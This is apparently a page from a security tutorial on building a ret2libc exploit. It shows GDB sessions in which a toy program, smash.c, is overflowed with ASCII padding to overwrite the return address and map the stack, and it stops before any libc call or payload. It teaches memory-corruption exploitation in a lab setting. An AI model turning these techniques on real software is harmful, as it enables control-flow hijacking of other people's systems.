
Technical Cybersecurity

Building a ret2libc Exploit

We’ll use the smash.c program we’ve used in the past in this example.


Getting into GDB once again!



```
cclamb@ubuntu:~/Work/abi-playground $ gdb smash
Reading symbols from smash...done.
(gdb)  r AAAAAAAAAAAAABBBBCCCC
Starting program: /home/cclamb/Work/abi-playground/smash AAAAAAAAAAAAABBBBCCCC

Program received signal SIGSEGV, Segmentation fault.
0x43434343 in ?? ()
(gdb) r $(python -c "print('AAAAAAAAAAAAA' + 'BBBB' + 'CCCC')")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/cclamb/Work/abi-playground/smash $(python -c "print('AAAAAAAAAAAAA' + 'BBBB' +
'CCCC')")

Program received signal SIGSEGV, Segmentation fault.
0x43434343 in ?? ()
(gdb) x/40xw $esp -0x20
0xffffcde0:     0x00000009      0xffffd0c9      0x41e0f049      0x41414141
0xffffcdf0:     0x41414141      0x41414141      0x42424242      0x43434343
0xffffce00:     0xffffd000      0x00000000      0xffffcee0      0x08048467
0xffffce10:     0x00000002      0xffffced4      0xffffcee0      0xffffd0f0
0xffffce20:     0xf7fe59b0      0xffffce40      0x00000000      0xf7df7e81
0xffffce30:     0xf7fb4000      0xf7fb4000      0x00000000      0xf7df7e81
0xffffce40:     0x00000002      0xffffced4      0xffffcee0      0xffffce64
0xffffce50:     0x00000001      0x00000000      0xf7fb4000      0xf7fe575a
0xffffce60:     0xf7ffd000      0x00000000      0xf7fb4000      0x00000000
0xffffce70:     0x00000000      0x436a5057      0x020a5647      0x00000000
(gdb)
```




```
(gdb) r $(python -c "print('AAAAAAAAAAAAA' + 'BBBB' + 'CCCC' + 'DDDD' + 'EEEE')")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/cclamb/Work/abi-playground/smash $(python -c "print('AAAAAAAAAAAAA' + 'BBBB' +
'CCCC' + 'DDDD' + 'EEEE')")

Program received signal SIGSEGV, Segmentation fault.
0x43434343 in ?? ()
(gdb) x/20xw $esp
0xffffce00:     0x44444444      0x45454545      0xffffce00      0x08048467
0xffffce10:     0x00000002      0xffffced4      0xffffcee0      0xffffd0e8
0xffffce20:     0xf7fe59b0      0xffffce40      0x00000000      0xf7df7e81
0xffffce30:     0xf7fb4000      0xf7fb4000      0x00000000      0xf7df7e81
0xffffce40:     0x00000002      0xffffced4      0xffffcee0      0xffffce64
(gdb) x/40xw $esp - 0x20
0xffffcde0:     0x00000009      0xffffd0c1      0x41e0f049      0x41414141
0xffffcdf0:     0x41414141      0x41414141      0x42424242      0x43434343
0xffffce00:     0x44444444      0x45454545      0xffffce00      0x08048467
0xffffce10:     0x00000002      0xffffced4      0xffffcee0      0xffffd0e8
0xffffce20:     0xf7fe59b0      0xffffce40      0x00000000      0xf7df7e81
0xffffce30:     0xf7fb4000      0xf7fb4000      0x00000000      0xf7df7e81
0xffffce40:     0x00000002      0xffffced4      0xffffcee0      0xffffce64
0xffffce50:     0x00000001      0x00000000      0xf7fb4000      0xf7fe575a
0xffffce60:     0xf7ffd000      0x00000000      0xf7fb4000      0x00000000
0xffffce70:     0x00000000      0xd60eb675      0x976eb065      0x00000000
(gdb) 
```

Argument Frame

Place recognizable ASCII in the positions we'll use

